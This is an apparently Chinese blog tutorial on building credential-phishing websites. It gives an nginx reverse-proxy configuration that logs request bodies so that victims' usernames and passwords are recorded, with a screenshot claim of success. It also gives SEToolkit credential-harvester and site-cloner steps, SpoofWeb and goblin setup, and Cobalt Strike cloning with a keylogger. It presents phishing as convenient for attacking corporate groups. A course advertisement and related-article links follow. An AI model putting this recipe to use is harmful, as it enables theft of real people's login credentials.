几种简单好用的钓鱼网站搭建方法,(非常详细)零基础入门到精通,收藏这一篇就够了

简单的钓鱼网站制作 今天早上闲来无事,在地铁上,想到学习一下钓鱼网站的制作,于是到公司就准备实操一下。于是乎 这篇文章诞生了 首先我们需要一台kali。 打开Social Engineering Tools 1.社会工程学攻击 2.快速追踪测试 3.第三方模块 4.升级软件 5.升级配置 6.帮助 我们选择第一个社会工程学攻击 1.鱼叉式网络攻击 2.网页攻击 3.传染媒介式 4.建立payload和generator 5.群发邮件攻击 6.Arduion 基础攻击 7.无线接入攻击 8.二维码攻击 9.powershe 阅读详情

废话不多说,钓鱼YYDS,尤其是在对一些集团类型的攻击时,很好用

1、基于反向代理的钓鱼网站搭建

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。

下载一个宝塔,宝塔可以让我们很方便的下载nginx


wget -O install.sh http://download.bt.cn/install/install-ubuntu_6.0.sh && sudo bash install.sh



记得放行端口
当然也可以直接安装

rm /usr/sbin/nginx``rm -rf /etc/nginx``apt-get remove nginx``apt-get remove nginx-full``apt-get update``apt-get install nginx-full

修改配置:

vim /www/server/nginx/conf/nginx.conf

修改点在16行,修改日志记录;74——79行,修改代理网站,自己看吧

cat /www/server/nginx/conf/nginx.conf

user  www www;``worker_processes auto;``error_log  /www/wwwlogs/nginx_error.log  crit;``pid        /www/server/nginx/logs/nginx.pid;``worker_rlimit_nofile 51200;``   ``events`    `{`        `use epoll;`        `worker_connections 51200;`        `multi_accept on;`    `}``   ``http`    `{`       `log_format TestLog escape=json '$request $request_body $status ';``   `        `include       mime.types;`                `#include luawaf.conf;``   `                `include proxy.conf;``   `        `default_type  application/octet-stream;``   `        `server_names_hash_bucket_size 512;`        `client_header_buffer_size 32k;`        `large_client_header_buffers 4 32k;`        `client_max_body_size 50m;``   `        `sendfile   on;`        `tcp_nopush on;``   `        `keepalive_timeout 60;``   `        `tcp_nodelay on;``   `        `fastcgi_connect_timeout 300;`        `fastcgi_send_timeout 300;`        `fastcgi_read_timeout 300;`        `fastcgi_buffer_size 64k;`        `fastcgi_buffers 4 64k;`        `fastcgi_busy_buffers_size 128k;`        `fastcgi_temp_file_write_size 256k;`                `fastcgi_intercept_errors on;``   `        `gzip on;`        `gzip_min_length  1k;`        `gzip_buffers     4 16k;`        `gzip_http_version 1.1;`        `gzip_comp_level 2;`        `gzip_types     text/plain application/javascript application/x-javascript text/javascript text/css application/xml;`        `gzip_vary on;`        `gzip_proxied   expired no-cache no-store private auth;`        `gzip_disable   "MSIE [1-6]\.";``   `        `limit_conn_zone $binary_remote_addr zone=perip:10m;`                `limit_conn_zone $server_name zone=perserver:10m;``   `        `server_tokens off;`        `access_log off;``   ``server`    `{`        `listen 8088;`        `server_name 81.68.xx.xx;`        `index index.html index.htm index.php index.jsp login.jsp index.aspx;`        `#root  /www/server/phpmyadmin;``   `        `#error_page   404   /404.html;`        `include enable-php.conf;``   `        `location /{`        `proxy_pass https://106.75.xx.xx;``         proxy_set_header  Host  81.68.xx.xx;     ``proxy_set_header  X-Forwarded-For  $remote_addr;`  `}``   `        `access_log  /www/wwwlogs/access.log TestLog;``    }``include /www/server/panel/vhost/nginx/*.conf;``}

配置完重启

nginx -s reload

或者nginx -c /www/server/nginx/conf/nginx.conf

查看日志,发现成功记录了账户密码

但是经过测试,不是所有的网站都能copy,有的网站由于一些前端样式请求解析的问题,导致会出现乱码、404,等一些奇奇怪怪的问题,大概率是需要使用nginx的匹配替换JS,或者header头等,或是跨域访问问题

subs_filter 如

subs_filter_types   text/css text/plain application/x-javascript application/javascript;``subs_filter         http:// 'https://';``subs_filter         abc.org 'xyz.net';``subs_filter         caoss.com 'css.net';//第一个参数是要被替换的,第二个参数是替换后``sub_filter_once     off;                //替换所有的,默认是on,替换第一个

2、SEToolkit

git clone https://github.com/trustedsec/social-engineer-toolkit.git``chmod 777 -R  social-engineer-toolkit-master/``cd  social-engineer-toolkit``python setup.py install

报了个错,但是他提示可以直接使用,后来踩坑pip3问题

填坑

apt-get remove python3-pip  删掉老的pip3``vim vim /etc/apt/sources.list``#加入以下内容``deb http://cn.archive.ubuntu.com/ubuntu bionic main multiverse restricted universe``deb http://cn.archive.ubuntu.com/ubuntu bionic-updates main multiverse restricted universe``deb http://cn.archive.ubuntu.com/ubuntu bionic-security main multiverse restricted universe``deb http://cn.archive.ubuntu.com/ubuntu bionic-proposed main multiverse restricted universe``sudo apt-get update``sudo apt-get install python3-pip``成功运行pip3``pip3 install -r requirements.txt  -i https://pypi.tuna.tsinghua.edu.cn/simple``python setup.py install

1)、打开setoolkit

2)、进入set后,直接盲选输入

1、2、3、2

分别对应

Social-Engineering Attacks 社会工程学

Website Attack Vectors 网站攻击

Credential Harvester Attack Method 凭据收割

Site Cloner 选择克隆的方式来构造

3)、然后选择监听IP,选择克隆网站


怎么说呢,测试效果不尽人意吧,有时候存在各种各样的问题,有时候是可以成功使用的,作为教学的场景是够用的,如果是对于新人的话,还是可以用这个工具很好的演示钓鱼网站。
3、SpoofWeb

https://github.com/5icorgi/SpoofWeb

下载后发现格式为windows,修改格式为unix,sed -i “s/\r//” PhishingWebSrv.sh

./PhishingWebSrv.sh 您的域名 Mysql的root密码(随意) 钓鱼页面URL.7z 解压密码

./PhishingWebSrv.sh  "sp.hi.org" '81PtmLoDdsi@#402njgJ4G'        "https://fileproxy.io/spoofpage.7z" "PaZahey873

这里手上暂时没钓鱼页面的URL源码,就暂时不复现了。


4、goblin 钓鱼网站生成

https://github.com/xiecat/goblin

目前来说比较成熟的一款生成
5、Cobaltstrike


最大的好处就是非常的方便


开启键盘记录器后,效果如下,就是方便,并且克隆出来的网站也比较逼真,偶尔翻车,但是不会很频繁
其他方法,使用WebCopy,Httrack将网站静态源码打包,然后再自行写点代码来对前端用户名密码进行保存,但是我觉得有点麻烦了。这两种工具更适合定制化场景,例如安服仔常做的工作“应急演练”。

`黑客&网络安全如何学习

今天只要你给我的文章点赞,我私藏的网安学习资料一样免费共享给你们,来看看有哪些东西。

1.学习路线图

攻击和防守要学的东西也不少,具体要学的东西我都写在了上面的路线图,如果你能学完它们,你去就业和接私活完全没有问题。

2.视频教程

网上虽然也有很多的学习资源,但基本上都残缺不全的,这是我自己录的网安视频教程,上面路线图的每一个知识点,我都有配套的视频讲解。

内容涵盖了网络安全法学习、网络安全运营等保测评、渗透测试基础、漏洞详解、计算机基础知识等,都是网络安全入门必知必会的学习内容。

(都打包成一块的了,不能一一展开,总共300多集)

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取

优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享

3.技术文档和电子书

技术文档也是我自己整理的,包括我参加大型网安行动、CTF和挖SRC漏洞的经验和技术要点,电子书也有200多本,由于内容的敏感性,我就不一一展示了。

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取

优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享

4.工具包、面试题和源码

“工欲善其事必先利其器”我为大家总结出了最受欢迎的几十款款黑客工具。涉及范围主要集中在 信息收集、Android黑客工具、自动化工具、网络钓鱼等,感兴趣的同学不容错过。

还有我视频里讲的案例源码和对应的工具包,需要的话也可以拿走。

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取

优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享

最后就是我这几年整理的网安方面的面试题,如果你是要找网安方面的工作,它们绝对能帮你大忙。

这些题目都是大家在面试深信服、奇安信、腾讯或者其它大厂面试时经常遇到的,如果大家有好的题目或者好的见解欢迎分享。

参考解析:深信服官网、奇安信官网、Freebuf、csdn等

内容特点:条理清晰,含图像化表示更加易懂。

内容概要:包括 内网、操作系统、协议、渗透测试、安服、漏洞、注入、XSS、CSRF、SSRF、文件上传、文件下载、文件包含、XXE、逻辑漏洞、工具、SQLmap、NMAP、BP、MSF…

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取

优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享

用kali制作一个简单的钓鱼网站 在钓鱼网站上输入的用户名和密码会直接显示到kali中,成功得到受害者的账号,这里我没有账号随便输入一个,如果输入的账号是正确的话会直接转跳到真正的网站中,直接无色无味。这时候直接访问自己kali虚拟机的IP,就会访问到一个假的网站,有些小瑕疵哈哈哈,不重要,主要是学习。这时候就可以选择攻击类型,这里我们想要制作一个简单的钓鱼网站,输入1,选择社会工程攻击,回车。输入2,选择网站攻击,回车(英语不好,都靠翻译软件,有些不准确)这时候在生成的钓鱼网站中登录,kali机会监听到一些有趣的东西。 阅读详情

相关推荐

制作钓鱼网站(克隆网站)

克隆网站

墨痕诉清风的博客 2万+

第一次尝试制作一个钓鱼网站,小白教程,超细!

钓鱼网站的制作

qq_46089119的博客 2万+

10xGenomics Loupe Browser实战指南:从数据导入到细胞注释全流程解析

本文提供了10xGenomics Loupe Browser的实战指南,详细解析了从数据导入到细胞注释的全流程。作为一款强大的可视化工具,Loupe Browser能帮助研究者直观探索单细胞测序数据,通过交互式操作进行细胞选择、差异基因分析和细胞类型注释,是单细胞数据分析入门和结果验证的高效平台。

blue42的博客 453

第五天 01-搭建部署钓鱼网站

DNS:Domain Name Service 域名服务相关DOS命令nslookup 网址 //解析网址相关信息钓鱼网站的定义– 网络钓鱼是一种网络欺诈行为,指不法分子利用各种手段,仿冒真实网站的地址以及页面内容,以此来骗取用户银行或信用卡帐号、密码等私人资料DNS欺骗的定义– 攻击者冒充域名服务器的一种欺骗行为。冒充域名服务器,后把查询的IP地址设为攻击者的IP地址,用户上网只能看到攻击者的主页,而不是想要访问主页。

qq_56414082的博客 715

MapGIS地质剖面图绘制实战:从数据准备到整饰出图

本文详细解析了MapGIS地质剖面图绘制的全流程,从数据准备到整饰出图,涵盖了等高线处理、GRD格网化、比例尺控制等关键步骤。通过实战技巧和案例分析,帮助地质工作者高效完成专业地质剖面图绘制,提升矿产勘探和工程勘察的工作效率。

weixin_28335283的博客 592

RAG-Anything 实战:构建企业级多模态知识图谱问答系统

本文详细介绍了如何利用RAG-Anything构建企业级多模态知识图谱问答系统,解决跨模态文档处理的痛点。通过架构设计解析、部署实战指南和典型业务场景解决方案,帮助企业实现高效的知识管理和智能检索,提升决策效率。

weixin_29089057的博客 385

干货|几种简单好用的钓鱼网站搭建方法,(非常详细)从零基础入门到精通,收藏这一篇就够了

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。但是经过测试,不是所有的网站都能copy,有的网站由于一些前端样式请求解析的问题,导致会出现乱码、404,等一些奇奇怪怪的问题,大概率是需要使用nginx的匹配替换JS,或者header头等,或是跨域访问问题。废话不多说,钓鱼YYDS,尤其是在对一些集团类型的攻击时,很好用。

Javachichi的博客 1122

【Davinci开发】:CS接口创建及连接

AUTOSAR SWC之间添加CS-port :详细讲解step

2527

干货|几种简单好用的钓鱼网站搭建方法,零基础入门到精通,收藏这一篇就够了

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。但是经过测试,不是所有的网站都能copy,有的网站由于一些前端样式请求解析的问题,导致会出现乱码、404,等一些奇奇怪怪的问题,大概率是需要使用nginx的匹配替换JS,或者header头等,或是跨域访问问题。废话不多说,钓鱼YYDS,尤其是在对一些集团类型的攻击时,很好用。

leah126的博客 2954

五、MT8168 音频驱动之SPEAKER

本章主要讲解MT8168平台的内部SPEAKER驱动配置。分为HP接法和LINE OUT接法。2.1.3 audio_custom_exp.h设置。2.1.4 mixer_paths.xml设置。2.2.3 mixer_paths.xml设置。2.1.2 ProjectConfig 设置。2.2.2 ProjectConfig 设置。2.2.1 deconfig设置。2.1.1 DTS设置。......

Joon2020的博客 1664

UG NX二次开发(C#)--详细讲述编程模板NXOpen_CS_Wizard的代码意义,帮你轻松进入NXOpen(C#)二次开发

有几个读者私信问我,在看了“NX1957在VS2019上二次开发的环境配置”后,能完成了UG NX二次开发(C#)模板的配置,也能根据模板创建工程,但是对工程文件.cs不甚理解;并且,在UG Styler新建完成后,其也有一个dlx文件和.cs文件,也不清楚怎么使用。本文先对UG NX二次开发(C#)模板文件进行讲解,在下一个博客中,讲解Styler新建后的模板文件。以上就是对编程模板NXOpen_CS_Wizard(c#)的讲解,其实只要明白了逻辑关系,编程实现只是时间问题,祝你好运。

GimiGimmy 1786

程序员伪造邮件钓鱼(非常详细),零基础入门到精通,看这一篇就够了

程序员伪造邮件钓鱼(非常详细),零基础入门到精通,看这一篇就够了

2302_76672693的博客 5671

YOLO26涨点改进 | 全网独家,注意力创新改进篇 | Arxiv2025 | YOLO26引入MSLA多尺度线性注意力模块,高效提取多尺度特征和建模长程依赖,含多种创新改进,助力有效涨点

本文提出了一种多尺度线性注意力模块(MSLA)来优化YOLO26模型。MSLA通过并行使用不同尺寸的深度可分离卷积(3×3至9×9)提取多尺度特征,并结合线性注意力机制高效建模全局依赖关系。该模块显著提升了模型对多尺度目标的检测能力,同时保持了轻量化特性。实验表明,MSLA能有效增强小目标检测和复杂场景下的分割精度。文章详细介绍了MSLA的网络结构、核心优势及实现代码,并提供了两种集成MSLA的YOLO26改进方案,为实时目标检测任务提供了高效解决方案。

Ai缝合怪、助力小伙伴高效发论文 295

Kali常见攻击手段(非常详细),零基础入门到精通,看这一篇就够了

Kali常见攻击手段(非常详细),零基础入门到精通,看这一篇就够了

分享Python知识 9837

温度PID控制PLC程序

温度PID稳定控制程序,适用于欧姆龙PLC,对其他PLC也具有很大参考价值

VB摄像头监控

该VB模块可对摄像头捕获的画面进行录像等,可在创建的窗口进行控制

干货|几种简单好用的钓鱼网站搭建方法(非常详细),零基础入门到精通,收藏这一篇就够了

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。但是经过测试,不是所有的网站都能copy,有的网站由于一些前端样式请求解析的问题,导致会出现乱码、404,等一些奇奇怪怪的问题,大概率是需要使用nginx的匹配替换JS,或者header头等,或是跨域访问问题。废话不多说,钓鱼YYDS,尤其是在对一些集团类型的攻击时,很好用。

Python_0011的博客 1224

汉书HE8,好用的汇编代码编写工具

汉书HE8,好用的汇编代码编写工具早期编写汇编代码所用功能强大

10个最值得收藏的编程学习网站(非常详细)零基础入门到精通,收藏这一篇就够了

程序员是一个需要不断学习的职业。幸运的是,在这个互联网时代,知识就在那里,等着我们去获取。以下我列举一些免费的编程学习网站包含多个开发语言️Java、php、html、javascript等多个。

Python_paipai的博客 2万+

复分析 阿尔福斯(Ahlfors) 第三版答案 英文

答案分为十章,有部分习题没有答案,全英文复分析阿尔福斯(Ahlfors) 第三版答案

如何辨别钓鱼网站?零基础入门到精通,收藏这一篇就够了

如果你信以为真,输入了自己的账号与密码,那么你的信息就落到不法分子手中了,倘若你图方便,多处的登陆密码(如QQ、微信、支付宝等)都是同一个或只有细微差别,那么后果不言而喻。内容概要:包括 内网、操作系统、协议、渗透测试、安服、漏洞、注入、XSS、CSRF、SSRF、文件上传、文件下载、文件包含、XXE、逻辑漏洞、工具、SQLmap、NMAP、BP、MSF…网上虽然也有很多的学习资源,但基本上都残缺不全的,这是我自己录的网安视频教程,上面路线图的每一个知识点,我都有配套的视频讲解。

leah126的博客 3049

注意这个“钓鱼网站”,别点!零基础入门到精通,收藏这一篇就够了

钓鱼网站是指欺骗用户的虚假网站,通常伪装成银行及电子商务网站,窃取用户提交的银行账号、密码等私密信息。它的页面与真实网站界面基本一致,差别细微,是互联网中经常会遇到的一种诈骗方式。

logic1001的博客 5344

干货|几种简单好用的钓鱼网站搭建方法

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。怎么说呢,测试效果不尽人意吧,有时候存在各种各样的问题,有时候是可以成功使用的,作为教学的场景是够用的,如果是对于新人的话,还是可以用这个工具很好的演示钓鱼网站。开启键盘记录器后,效果如下,就是方便,并且克隆出来的网站也比较逼真,偶尔翻车,但是不会很频繁。

QIANDXX的博客 1087

10个强大的网络安全学习网站(非常详细)零基础入门到精通,收藏这一篇就够了

内容概要:包括 内网、操作系统、协议、渗透测试、安服、漏洞、注入、XSS、CSRF、SSRF、文件上传、文件下载、文件包含、XXE、逻辑漏洞、工具、SQLmap、NMAP、BP、MSF…技术文档也是我自己整理的,包括我参加大型网安行动、CTF和挖SRC漏洞的经验和技术要点,电子书也有200多本,由于内容的敏感性,我就不一一展示了。网上虽然也有很多的学习资源,但基本上都残缺不全的,这是我自己录的网安视频教程,上面路线图的每一个知识点,我都有配套的视频讲解。

Javachichi的博客 1万+

如何防范网络钓鱼?(非常详细)零基础入门到精通,收藏这一篇就够了

如何防范网络钓鱼?(非常详细)零基础入门到精通,收藏这一篇就够了

yy1715713348的博客 1038

邮件钓鱼平台搭建以及基础使用场景,从零基础到精通,收藏这篇就够了!

现在红蓝对抗,邮件钓鱼越来越火了,简直是居家旅行、攻城拔寨必备良药!但是,项目周期短,还得统计数据,所以这次咱就玩点实在的,教你如何用和快速搭建邮件钓鱼平台,再来一场实战演练!好了,概念讲完了,咱们开始搭环境吧!

Libra1313的博客 3840

【网络安全小课堂】什么是“钓鱼网站”?零基础入门到精通,收藏这一篇就够了

网络安全小课堂又来啦!这一次带您了解“钓鱼网站”的特征及防范办法。“钓鱼网站”是指欺骗用户的虚假网站。“钓鱼网站”的页面与真实网站界面基本一致,是互联网中最常碰到的一种诈骗方式,通常伪装成银行及电子商务欺骗消费者,窃取用户提交的银行账号、密码等私密信息。一、“钓鱼网站”的特征(一)迷惑性网络钓鱼攻击所用的消息和技术具有很大的迷惑性。网络钓鱼所用的消息往往被伪装成知名的、可信的财务机构,或利用操作系统、Web服务器以及浏览器等的漏洞来逃避检测、哄骗用户,并且窃取尽可能多的信息。(二)目标性。

logic1001的博客 1636
上一篇: 大模型的学习路线(非常详细)零基础入门到精通,收藏这一篇就够了
下一篇: 一篇文章教会你网络爬虫是什么?(非常详细)零基础入门到精通,收藏这一篇就够了
程序员_大白
博客等级 码龄5年 1万+粉丝 4001原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值